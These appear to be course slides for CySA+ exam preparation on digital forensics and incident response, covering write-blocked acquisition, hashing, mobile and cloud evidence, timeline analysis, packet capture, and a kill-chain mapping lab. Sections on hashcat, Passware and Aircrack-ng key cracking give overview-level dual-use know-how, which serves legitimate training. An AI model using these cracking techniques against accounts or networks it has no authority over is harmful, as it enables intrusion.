- It begins by preparing the destination media, verifying it is wiped clean so no residual data contaminates the evidence, and choosing secure storage such as a removable hard drive or a network-based collection option.
- The copy is made on a forensic station using a hardware or software write blocker, which permits reading from the source while blocking any writes so the original is never modified during acquisition, and the resulting image is hash-verified to prove it matches the source.
- SOC analysts rely on this process because a properly acquired, write-blocked, hash-verified image is what makes downstream analysis trustworthy and the evidence defensible.
- **On the exam: Expect the write blocker and clean, verified destination media to be the correct answers for preventing source alteration and evidence contamination during acquisition.**

© 2026 Tertiary Infotech Academy Pte Ltd

Acquisition Process — Key Points

- Prepare destination media
  - Securely store data
  - Removable hard drive or network-based option
  - Make sure destination media is clean



© 2026 Tertiary Infotech Academy Pte Ltd

Acquisition Process (2)

- Prepare destination media
- Prevent changes
  - Forensic station
    - Special set-ups
    - Securely copy from source to destination
    - Write blocker
    - Prevents changes when copying
    - Mouse jigglers
    - Prevents computer from falling asleep

© 2026 Tertiary Infotech Academy Pte Ltd

Forensics Station — In Depth

- A forensics station is a dedicated, controlled workstation or field kit purpose-built for acquiring and analyzing digital evidence without contaminating it, exemplified by field units such as the CRU Ditto forensic field kit.
- It integrates the tools an examiner needs in one place, commonly built-in or attached write blockers, multiple source and destination interfaces, imaging and hashing utilities, and secure storage, so acquisitions are performed consistently and defensibly.
- Using an isolated, trusted station keeps evidence handling separate from everyday IT systems, reducing the chance that malware or accidental writes compromise the case.
- Analysts value a standardized forensics station because it enforces good practice by design and speeds repeatable, court-ready acquisitions in both lab and field settings.
- **On the exam: Recognize the forensics station or field kit as the dedicated, write-blocked platform used to image and analyze evidence rather than using a general-purpose production machine.**

© 2026 Tertiary Infotech Academy Pte Ltd

Forensics Station



© 2026 Tertiary Infotech Academy Pte Ltd

Write Blocker — In Depth

- A write blocker is a hardware or software device placed between a source drive and the forensic station that allows read commands to pass through while intercepting and blocking any write commands to the original media.
- By preventing any modification of the source, it guarantees that acquisition does not change even a single bit, which is what lets the examiner produce a hash of the image that matches the original and prove integrity.
- Hardware write blockers such as the CRU Ditto are generally preferred for forensic soundness because they enforce the protection at the interface level rather than relying on operating-system settings.
- SOC analysts treat the write blocker as non-negotiable during acquisition, since mounting a suspect drive without one can alter timestamps and metadata and destroy the evidentiary value of the data.
- **On the exam: The write blocker is the standard exam answer for preserving the integrity of original media during imaging, often contrasted with the mistake of connecting a drive directly.**

© 2026 Tertiary Infotech Academy Pte Ltd

Write Blocker



© 2026 Tertiary Infotech Academy Pte Ltd

Acquisition Process (3)

- Prepare destination media
- Prevent changes
- Hash the source
  - Fixed snapshot of evidence
- Image the source
  - Commercial
    - FTK Imager
  - Open source
    - dd
- Verify the acquisition
  - MD5 or SHA hash


© 2026 Tertiary Infotech Academy Pte Ltd

Acquisition Process (3) (cont'd)

- Protect the acquisition

© 2026 Tertiary Infotech Academy Pte Ltd

Hash Demo




© 2026 Tertiary Infotech Academy Pte Ltd

Hash Collisions — In Depth

- A hash function maps data of any size to a fixed-length digest, and a hash collision occurs when two different inputs produce the same digest, which matters because forensics and integrity checks rely on a matching hash to prove two items are identical.
- Older algorithms such as MD5 and SHA-1 are now considered cryptographically broken because researchers can deliberately engineer collisions, so an attacker could in principle craft a malicious file that shares a hash with a benign one.
- For this reason current practice uses stronger algorithms such as SHA-256, and examiners often record multiple hashes so that an accidental or engineered collision in one algorithm does not undermine evidence integrity.
- Analysts care because hashing is the backbone of evidence verification, malware identification via known-bad hash lists, and file integrity monitoring, and a collision weakness can let malicious content masquerade as trusted.
- **On the exam: Expect questions distinguishing weak hashes (MD5/SHA-1, collision-prone) from strong ones (SHA-256) and recognizing that a collision means two different files share one digest.**


© 2026 Tertiary Infotech Academy Pte Ltd

Hash Collisions



© 2026 Tertiary Infotech Academy Pte Ltd

dd Demo



© 2026 Tertiary Infotech Academy Pte Ltd

Special Topic: Password Cracking — In Depth

- Password cracking recovers plaintext passwords from captured hashes and is used both by attackers and by forensic examiners who must access protected evidence, typically through dictionary, brute-force, rule-based, or mask attacks against a hash.
- Open-source tools such as hashcat support well over 200 hash types and, in their GPU-accelerated form historically branded oclHashcat, use graphics processors to test billions of candidate hashes per second.
- Commercial forensic suites from vendors like ElcomSoft and Passware, including the Passware Kit Forensic that can operate standalone or integrated with EnCase, provide similar cracking across many hash and encryption types with a workflow geared to investigations.
- Analysts study these tools to understand attacker capabilities, to justify strong hashing and long complex passwords with salting, and to lawfully access encrypted evidence during an investigation.
- **On the exam: Know hashcat as the GPU-accelerated open-source cracker and Passware/ElcomSoft as commercial forensic options, and expect password cracking to reinforce why salted, strong hashes resist recovery.**

© 2026 Tertiary Infotech Academy Pte Ltd

Special Topic: Password Cracking — Key Points

- Open source
  - hashcat
    - Over 200 hash types
    - oclhashcat- GPU acceleration
- Commercial
  - ElcomSoft
  - Passware
    - Passware Kit Forensic
    - Individually or with EnCase suite
    - Over 200 hash types
    - GPU acceleration

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile Device Forensics — In Depth

- Mobile device forensics is the practice of acquiring and analyzing data from smartphones and tablets, which is often harder than disk forensics because the operating systems are closed and proprietary and the storage cannot be imaged as easily as a removable hard drive.
- Because these devices constantly communicate with cellular, Wi-Fi, and Bluetooth networks, an attacker or owner can issue a remote-wipe or remote-lock command that alters or destroys evidence, so investigators isolate the device using a Faraday bag or Faraday cage that blocks all radio-frequency (RF) signaling.
- Direct access to the device's data is typically not possible through the normal interface, so analysts rely on specialized mobile forensics hardware and software such as Cellebrite UFED or Magnet AXIOM to extract data through logical, file-system, or physical acquisition methods.
- A SOC or forensic analyst cares because mobile devices hold rich evidence such as call logs, messages, location history, and app data, and losing that evidence to a remote wipe or an improper acquisition can break the case and the chain of custody.
- **On the exam: Expect scenario questions where an analyst must preserve a seized phone and choose a Faraday bag or specialized mobile forensic tooling to prevent remote wiping and maintain evidence integrity.**

© 2026 Tertiary Infotech Academy Pte Ltd

Mobile Device Forensics — Key Points

- Can be difficult
  - OS is closed
  - Communicate with outside world
- Remote access can alter evidence
- Faraday device
  - Blocks RF signaling
- Difficult to directly access a device’s data
  - Need special mobile forensics software and hardware

© 2026 Tertiary Infotech Academy Pte Ltd

Virtualization and the Cloud — In Depth

- When incidents occur on virtual machines or in cloud environments, the forensic approach shifts because the analyst rarely has physical access to the underlying host hardware and instead works with virtualized abstractions of storage, memory, and network.
- Service Level Agreements (SLAs) and the cloud shared-responsibility model can legally and technically limit forensic activities, since the provider owns the hypervisor and physical layer and may not grant the tenant access to logs or disk images below the guest OS.
- A key advantage of virtualization is the snapshot, which captures the complete state of a VM including its memory and disk at a point in time, and a properly taken and hashed snapshot can serve as forensically sound evidence preservation of the system as it existed during the incident.
- Analysts care because they must plan acquisitions around what the provider will allow, request logs early, and capture snapshots quickly before auto-scaling or ephemeral instances destroy the evidence.
- **On the exam: Look for questions on how cloud SLAs and shared responsibility limit an analyst's access to underlying hardware, and how VM snapshots are used to capture forensically sound evidence.**

© 2026 Tertiary Infotech Academy Pte Ltd

Virtualization and the Cloud — Key Points

- SLAs may limit forensic activities
- Snapshots
  - Forensically-sound evidence preservation

© 2026 Tertiary Infotech Academy Pte Ltd

Legal Hold — In Depth

- A legal hold is a formal, court-driven or counsel-driven obligation to preserve all data and evidence relevant to anticipated or ongoing litigation, suspending normal deletion and retention schedules so nothing potentially relevant is destroyed.
- For evidence to be admissible in a court of law it must be shown to be in its original, unaltered state, and the legal hold ensures that state is maintained; the original evidence generally cannot be returned to its owner until the trial concludes.
- Because keeping the physical original out of production is often impractical, a verified forensic image, one whose cryptographic hash matches the source and whose acquisition is documented, can suffice as forensically sound evidence in place of the original.
- A security analyst cares because failing to honor a legal hold can lead to spoliation sanctions and destroyed evidence, so IR playbooks must trigger preservation and proper imaging the moment litigation is reasonably anticipated.
- **On the exam: Expect questions distinguishing a legal hold obligation to preserve evidence from routine retention, and recognizing that verified forensic images can substitute for the original device during litigation.**

© 2026 Tertiary Infotech Academy Pte Ltd

Legal Hold — Key Points

- In a court of law, admissible evidence must be in original state
- Legal hold is required by the court to retain evidence
  - Evidence can’t be returned to owner until after the trial
- Verified images can suffice as forensically-sound

© 2026 Tertiary Infotech Academy Pte Ltd

Forensics Analysis, I — In Depth

- Manual forensic analysis means examining a system's operating system and running processes directly using log viewers and native artifacts rather than relying on an all-in-one commercial suite.
- On Windows, key evidence sources include the Event Viewer, which holds the Security, System, and Application logs, and the Registry, which records installed software, user activity, run keys, and persistence mechanisms.
- On Linux, analysts examine standard directories such as /etc/ for configuration files, /var/log/ for system and application logs like auth.log and syslog, and /home/ for per-user files, histories, and artifacts.
- A SOC analyst cares because knowing exactly where artifacts live lets them quickly validate an alert, reconstruct attacker actions, and pull evidence even when specialized tooling is unavailable.
- **On the exam: Look for questions asking where specific artifacts live, such as the Windows Registry and Event Viewer versus Linux paths like /var/log, /etc, and /home.**


© 2026 Tertiary Infotech Academy Pte Ltd

Forensics Analysis, I — Key Points

- Manually
  - Operating system and processes
  - Log viewers
  - Windows
    - Event Viewer
    - Registry
  - Linux directories
    - /etc/
    - /var/log/
    - /home/

© 2026 Tertiary Infotech Academy Pte Ltd

Windows Utilities Demo



© 2026 Tertiary Infotech Academy Pte Ltd

Linux Forensics Demo



© 2026 Tertiary Infotech Academy Pte Ltd

Forensics Analysis — In Depth

- Beyond manual review, analysts use dedicated forensic solutions to acquire, index, and analyze evidence at scale while preserving integrity and chain of custody.
- Common commercial suites include AccessData FTK (Forensic Toolkit) and OpenText EnCase, while The Sleuth Kit (TSK) with its Autopsy front end is a widely used open-source alternative for file-system analysis.
- These tools support timeline analysis, which correlates file metadata, log entries, and artifacts into a chronological sequence so an investigator can see the order of events during an incident.
- A security analyst cares because these platforms speed up investigations, produce court-defensible reports, and surface patterns across large data sets that manual review would miss.
- **On the exam: Expect questions naming commercial and open-source forensic suites (FTK, EnCase, The Sleuth Kit) and identifying timeline analysis as a core investigative technique.**

© 2026 Tertiary Infotech Academy Pte Ltd

Forensics Analysis — Key Points

- Commercial solutions
  - FTK
  - EnCase
  - The Sleuth Kit
  - Timeline analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Timeline Analysis — In Depth

- Timeline analysis searches across log files, file-system metadata, and other artifacts to build a single correlated chronological timeline that an investigator can easily read to reconstruct what happened and when.
- When the exact time of the incident is unknown, analysts build a super timeline that aggregates every available timestamped artifact into one master view, commonly using the Plaso engine and its log2timeline tool.
- When the time of the incident is known, analysts build a targeted timeline, taking snapshots of the system state pre-incident and post-incident so they can compare and isolate exactly how the incident affected the system.
- A SOC analyst cares because a coherent timeline turns scattered evidence into a clear attack narrative, pinpointing the initial compromise, lateral movement, and impact for reporting and remediation.
- **On the exam: Look for questions distinguishing a super timeline (built with Plaso when the incident time is unknown) from a targeted timeline (used when the incident time is known).**

© 2026 Tertiary Infotech Academy Pte Ltd

Timeline Analysis — Key Points

- Searches log files, artifacts to create single correlated timeline
- Easily analyzed by investigators
- Plaso
  - One popular utility used to create a “super timeline”
  - Exact time of incident unknown
- Targeted timeline
  - Time of incident is known
  - Take snips pre- & post-incident to see how the incident effected system

© 2026 Tertiary Infotech Academy Pte Ltd

Forensic Analysis — In Depth

- Forensic analysis frequently centers on timeline analysis, the technique of searching through many log files and artifacts to merge their timestamps into a single unified timeline of events.
- Timeline analysis utilities such as Plaso automate this correlation, parsing dozens of artifact types and normalizing their timestamps into one dataset.
- A super timeline is built when the analyst is not sure when the event occurred and therefore needs every available artifact folded in, whereas a targeted timeline is used when the analyst already has a good idea of when the event occurred and can focus the window.
- An analyst cares because choosing the right timeline scope keeps an investigation efficient, avoiding drowning in noise on a super timeline when a focused targeted timeline would answer the question faster.
- **On the exam: Expect questions that test timeline-analysis vocabulary, including the Plaso super timeline for unknown event times and the targeted timeline for known event times.**

© 2026 Tertiary Infotech Academy Pte Ltd

Forensic Analysis — Key Points

- Timeline analysis
  - Search through log files to create single timeline
- Timeline analysis utilities
  - Plaso
    - “Super” timeline – not sure when the event occurred
    - Targeted timeline – might know when event occurred

© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture Tools — In Depth

- Packet capture tools record network traffic off the wire or air so analysts can inspect the actual contents of communications during and after an incident.
- Wireshark is the leading graphical packet analyzer and tshark is its command-line counterpart, both included in analyst distributions such as Security Onion, and they decode protocols and let investigators filter and follow conversations.
- For wireless investigations the Aircrack-ng suite is standard, where airmon-ng places an adapter into monitor mode, airodump-ng captures 802.11 frames and enumerates access points and clients, and Aircrack-ng itself performs key cracking against captured handshakes.
- A SOC analyst cares because captured packets provide ground-truth evidence of data exfiltration, command-and-control, and credential theft that logs alone may not reveal.
- **On the exam: Look for questions matching tools to tasks, such as Wireshark or tshark for full packet capture and the Aircrack-ng suite (airmon-ng, airodump-ng) for wireless capture and analysis.**

© 2026 Tertiary Infotech Academy Pte Ltd

Packet Capture Tools — Key Points

- tshark (onion)
- Wireshark (onion)
- Network general
- Aircrack-ng
- Airmon-ng
- Airodump-ng

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 3 · PRACTICE

Hands-On: Labs 20–25

6 step-by-step labs applying Incident Response and Management in the Killercoda playground and free tools.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 20 — Cyber Kill Chain and ATT&CK Mapping

- **Objective**
  - In this lab you will walk a single intrusion scenario through Lockheed Martin's Cyber Kill Chain, then map the same scenario to the MITRE ATT&CK Navigator and the Diamond Model. This maps to CySA+ 3.1 (Cyber kill chains, Diamond Model of Intrusion Analysis, MITRE ATT&CK, OSSTMM, OWASP Testing Guide).
- **Environment: Web — MITRE ATT&CK Navigator**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 20 — Reference Diagram



Axiom	What it means for defenders
For every intrusion event there exists an adversary taking a step towards an intended goal by using a capability over infrastructure against a victim to produce a result.	Every malicious event contains four necessary elements: an adversary, a victim, a capability, and infrastructure. Using this fundamental nature we can create analytic and detective strategies for finding, following, and mitigating malicious activity.
There exists a set of adversaries (insiders, outsiders, individuals, groups, and organizations) which seek to compromise computer systems or networks to further their intent and satisfy their needs.	There are bad actors working to compromise computers and networks – and they do it for a reason. Understanding the intent of an adversary helps developing analytic and detective strategies which can create more effective mitigation. For example, if we know that an adversary is driven by financial data, maybe we should focus our efforts on assets that control and hold financial data instead of other places.
Every system, and by extension every victim asset, has vulnerabilities and exposures.	Vulnerabilities and exposures exist in every computer and every network. We must assume assets can (and will) be breached – other express this notion as "assume breach."
Every malicious activity contains two or more phases which must be successfully executed in succession to achieve the desired result.	Malicious activity takes place in multiple steps (at least two), and each step must be successful for the next to be successful. One popular implementation of this axiom is the Kill Chain. But the Kill Chain was not the first to express this notion – another popular phase-based expression is from the classic, Hacking Exposed.
Every intrusion event requires one or more external resources to be satisfied prior to success.	adversaries don't exist in a vacuum, they require facilities, network connectivity, access to victim, software, hardware, etc. These resources can also be their vulnerability when exploring mitigation options.
A relationship always exists between the Adversary and their Victim(s) even if distant, fleeting, or indirect.	exploitation and compromise takes time and effort – adversaries don't do it for no reason. An adversary targeted and compromised a victim for a reason – maybe they were vulnerable to a botnet port scan because the adversary looks to compromise resources to enlarge the botnet, maybe the victim owns very specific intellectual property of interest to the adversary's business requirements. There is always a reason and a purpose.
There exists a sub-set of the set of adversaries which have the motivation, resources, and capabilities to sustain malicious effects for a significant length of time against one or more victims while resisting mitigation efforts. Adversary-victim relationships in this sub-set are called persistent adversary relationships.	what we call "persistence" (such as in Advanced Persistent Threat) is really an expression of the victim-adversary relationship. Some adversaries need long-term access and sustained operations against a set of victims to achieve their intent. Importantly, just because an adversary is persistent against one victim doesn't mean they will be against all victims! There is no universal "persistent" adversary. It depends entirely on each relationship at that time.

://www.activeresponse.org/diamond-model-axioms/

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 20 — Hands-On Steps

1

Step 1: The scenario

> A finance department user opens an invoice attachment from alerts@secur1ty-paypal.com (Lab 8).

2

Step 2: Map to the 7 stages of the Lockheed Cyber Kill Chain

Pick one stage as the earliest detection opportunity — that becomes the "earliest kill" recommendation in the incident report (Lab 27).

3

Step 3: Open MITRE ATT&CK Navigator

Browser: https://mitre-attack.github.io/attack-navigator/

4

Step 4: Tag the techniques used in the scenario

